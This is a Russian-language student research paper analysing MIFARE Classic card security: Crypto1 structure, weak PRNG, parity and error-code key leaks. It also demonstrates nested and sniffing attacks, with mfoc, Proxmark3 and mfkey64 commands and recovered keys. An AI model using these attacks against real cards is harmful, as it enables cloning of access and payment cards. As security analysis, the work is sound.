ИССЛЕДОВАНИЕ БЕЗОПАСНОСТИ БЕСКОНТАКТНЫХ СМАРТ-КАРТ ТИПА MIFARE CLASSIC

Шинкевич Н. Н.
Кафедра программного обеспечения информационных технологий, Белорусский государственный университет информатики и радиоэлектороники
Минск, Республика Беларусь
E-mail: nn5h@yahoo.com

В статье рассмотрены основные уязвимости карт MIFARE Classic, а также реализованы атаки, эксплуатирующие описанные уязвимости. Потоковый шифр Crypto1, который используется для защиты данных на карте, был успешно взломан [2][3], что позволяет в теории восстановить секретные ключи за короткое время. Помимо уязвимостей потокового шифра, будут рассмотрены уязвимости стека протоколов, протестированы атаки. Наибольший интерес представляют те, которые восстанавливают ключ за несколько секунд.

Введение

Целью настоящей статьи является анализ безопасности смарт-карт MIFARE Classic и стойкости проприератного шифра Crypto1, проверка работоспособности существующих эксплойтов к известным уязвимостям.

I. Типы карт MIFARE Classic

Семейство MIFARE Classic состоит из карт 1K-4K, EV1 1K-4K, ID и Mini[6]. Все карты Classic используют потоковый шифр Crypto1 для защиты данных; различаются только размером EEPROM и организацией памяти.

II. Организация памяти

EEPROM MIFARE Classic организована в виде секторов, разделенных на блоки. В одном секторе обычно содержится 4 блока, 1 блок содержит 16 байт. В 1 блоке данных ($block_0$) 1 сектора ($sector_0$) хранятся данные о производителе чипа и UID; имеет защиту от перезаписи. 4 блок данных ($block_3$) 1 сектора ($sector_0$), «трейлер» [1], хранит ключи A и B и условия доступа.

III. Crypto1

Crypto1 — проприетарный алгоритм шифрования (рис.1), созданный NXP. Исследования [2][3], показали, что его безопасность является невысокой.



Рис. 1 – Схема шифра Crypto1

48-bit LFSR Начальное состояние определяется секретным ключом a, каждый новый бит keystream генерируется на основании 18 бит состояния РСЛОС в определенный момент времени (рис.1)[2]. **Двухуровневая нелинейная функция** или фильтр-функция (рис.2)[5].



Рис. 2 – Двухуровневая нелинейная функция

16-bit LFSR 16-битный РСЛОС используется картой как ГПСЧ. Генерируемые значения должны быть 32-х битными, это необходимо для корректной работы шифра.

$$L(x_0x_1..x_{15}) = x_0 \oplus x_2 \oplus x_3 \oplus x_5 \quad (1)$$

$$suc(x_0x_1..x_{31}) = x_1x_2..x_{31}L(x_{16}x_{17}..x_{31}) \quad (2)$$

Состояние РСЛОС определяется по ф.1;($State_i$) генерируются по ф.2[4].

$$suc^n(State_i) = suc(suc^{n-1}(State_i)) \quad (3)$$

$$State_i = x_{0_i}x_{1_i}..x_{31_i} \quad (4)$$

Для вычисления N_T, N_R, A_T, A_R используется suc^n ф.3-4[4]. **Процедура аутентификации** Для любой операции с данными считыватель должен пройти процедуру аутентификации (рис.3)[5].



Рис. 3 – Аутентификация

На этапах 1, 2 и 3 показан обмен значениями N_T,$\{N_R\},\{A_T\},\{A_R\}$ ф.5-7[4].

$$N_R = suc^{32}(N_T);\ \{N_R\} = N_R \oplus ks_1 \quad (5)$$

$$A_R = suc^{64}(N_T);\ \{A_R\} = A_R \oplus ks_2 \quad (6)$$

$$A_T = suc^{96}(N_T);\ \{A_T\} = A_T \oplus ks_3 \quad (7)$$

IV. Уязвимости

Ненадежный ГПСЧ Карта использует 16-битный РСЛОС для генерации 32-битных значений, откуда имеем $2^{16} - 1 = 65535$ возможных значений (ф.8).

$$n_k \oplus n_{k+2} \oplus n_{k+3} \oplus n_{k+5} \oplus n_{k+16} = 0,\ k \in [0..15] \quad (8)$$

Неиспользуемые фильтр-функцией биты Биты 0-8 не используются (рис.2), что позволяет реализовать функцию отката состояния регистра до первоначального состояния (ф.9-10).

$$R(x_1 \,..\, x_{48}) = x_5 \oplus x_9 \oplus x_{10} \oplus x_{12} \oplus x_{14}$$
$$\oplus x_{15} \oplus x_{17} \oplus x_{19} \oplus x_{24} \oplus x_{25} \oplus x_{27} \oplus x_{29}$$
$$\oplus x_{35} \oplus x_{39} \oplus x_{41} \oplus x_{42} \oplus x_{43} \oplus x_{48} \quad (9)$$

$$R(x_1 x_2 \,..\, x_{48}) = R(x_1 x_2 \,..L(x_0 x_1 \,..\, x_{47})) = x_0 \quad (10)$$

Утечка битов ключа через Parity bits Уязвимость позволяет вычислить 3 бита ключа при помощи битов четности, т.к 1-й бит следующего байта шифруется тем же битом ключевого потока, что и бит четности (рис.4).



Рис. 4 – Вычисление битов четности

Утечка битов ключа через код ошибки При условии правильности parity bits, и неверности ответа, код HALT (0x5) будет зашифрован 4-мя битами ключа[4]. **Аутентификация нескольких секторов при помощи одного ключа** После успешной аутентификации состояние регистра не сбрасывается, что делает возможным доступ к данным других секторов[4].

V. Реализация практических атак

Nested Attack Данная атака использует уязвимости ГПСЧ, утечку битов через код ошибки и parity bits. Достаточно иметь 1 ключ, чтобы восстановить ключи к остальным блокам карты [3]. Пусть известен ключ A(0:0), 0x45a47777d6b3;на рис.5-7 представлены начало, успешное восстановление ключа B(0:0), и последовательное восстановление всех ключей карты соответственно.

```
r00t@  ~ ~/research/lab/mfoc-mifare-classic-test >> mfoc -k 45a47777d6b3 -O card.mfd
The custom key 0x45a47777d6b3 has been added to the default keys
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 3a  da  67  16
```

Рис. 5 – Nested Attack start

```
Sector 00 - Found   Key A: 45a47777d6b3 Found   Key B: 22609a620491
Sector 01 - Unknown Key A               Unknown Key B
Sector 02 - Unknown Key A               Unknown Key B
```

Рис. 6 – Восстановление ключа B блока 0

```
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 32 .....
  Found Key: A [3f9f44338599]
  Data read with Key A revealed Key B: [6567787fc991] - checking Auth: OK
Sector: 2, type A, probe 0, distance 32 .....
  Found Key: A [4bdf3f676734]
  Data read with Key A revealed Key B: [9c5cb713635b] - checking Auth: OK
Sector: 3, type A, probe 0, distance 32
```

Рис. 7 – Последовательное восстановление ключей карты

Communication interception attacks Уязвимость использует 2 ключевых недостатка Crypto1: возможность восстановления состояния LFSR вследствие использования только нечетных бит, что позволяет провести откат состояния регистра до первоначального [3] (рис.8).

```
[usb] pm3 --> hf 14a list
[=] downloading tracelog data from device
[=] Recorded activity (trace len = 188 bytes)
[=] start = start of start frame end = end of frame. src = source of transfer
[=] ISO14443A - all times are in carrier periods (1/13.56MHz)

     Start |       End | Src | Data (! denotes parity error)                                  | CRC | Annotation
-----------+-----------+-----+----------------------------------------------------------------+-----+-----------------
         0 |       992 | Rdr |52(7)                                                           |     | WUPA
      2244 |      4612 | Tag |04  00                                                          |     |
      7048 |      9504 | Rdr |93  20                                                          |     | ANTICOLL
     10692 |     16580 | Tag |3a  da  67  16  91                                              |     |
     19072 |     29600 | Rdr |93  70  3a  da  67  16  91  3a  a8                              | ok  | SELECT_UID
     30788 |     34308 | Tag |08  b6  dd                                                      |     |
     35968 |     40736 | Rdr |60  04  d1  3d                                                  | ok  | AUTH-A(4)
     42692 |     47428 | Tag |29  0e  17  94                                                  |     |
     56832 |     66208 | Rdr |92  da  1c  32  66! 77! 3d  b2!                                 | !crc|
     67396 |     72868 | Tag |b7! 5a  a6! af                                                  |     |
     77952 |     82720 | Rdr |69  02  98  16                                                  | !crc|
     84036 |    104836 | Tag |c9  7a! b8! 4f  75! 0a! a9  74  04  23  03  c2  77! 5d  51  97! c9  10!  | !crc|
    117888 |    122656 | Rdr |a5  86  48! d3                                                  | !crc| ?
```

Рис. 8 – Перехваченные данные

Имеем UID 0x3ada6716,N_T=0x290e1794, $\{N_R\}$=0x92da1c32,$\{A_R\}$=0x66773db2, $\{A_T\}$=0xb75aa6af, производим откат состояния регистра и восстанавливаем ключ (рис.9).

```
r00t@  ~ /opt/proxmark3-4rdv4/tools/mfkey >> ./mfkey64 3ada6716 290e1794 92da1c32 66773db2 b75aa6af
MIFARE Classic key recovery - based 64 bits of keystream
Recover key from only one complete authentication!

Recovering key for:
  uid: 3ada6716
   nt: 290e1794
 {nr}: 92da1c32
 {ar}: 66773db2
 {at}: b75aa6af

LFSR succesors of the tag challenge:
  nt': 1651f9e5
 nt'': 175fc801

Keystream used to generate {ar} and {at}:
  ks2: 7026c457
  ks3: a0056eae

Found Key: [3f9f44338599]
```

Рис. 9 – Успешное восстановление ключа

VI. Выводы

На основании полученных результатов можно сделать вывод, что использовать теги MIFARE Classic небезопасно. Рассмотренные уязвимости позволяют злоумышленнику восстановить секретный ключ за секунды.

Список литературы

1. NXP Semiconductors. MIFARE Classic 1K Card IC functional specification (Октябрь 2020)
2. Garcia, Flavio and Gans, Gerhard and Muijrers(2008). Dismantling mifare classic. Lect. Note. Comput. Sci.. 5283. 97-114.
3. Garcia, Flavio and van Rossum, Peter and Verdult,(2009). Wirelessly Pickpocketing a Mifare Classic Card. 3-15.
4. Marti Berini Sarrias, Jordi Herrera Joancomartí.Escola d'Enginyeria. Security in RFID devices, 2013
5. Courtois, Nicolas and Nohl, Karsten and O'Neil, Sean. (2008). Algebraic Attacks on the Crypto-1 Stream Cipher. IACR Cryptology ePrint Archive. 2008. 166.
6. MIFARE Classic EV1 1K- Mainstream Contactless SmartCard IC for fast and easy solution development; Rev. 3.2 - 23.05.2018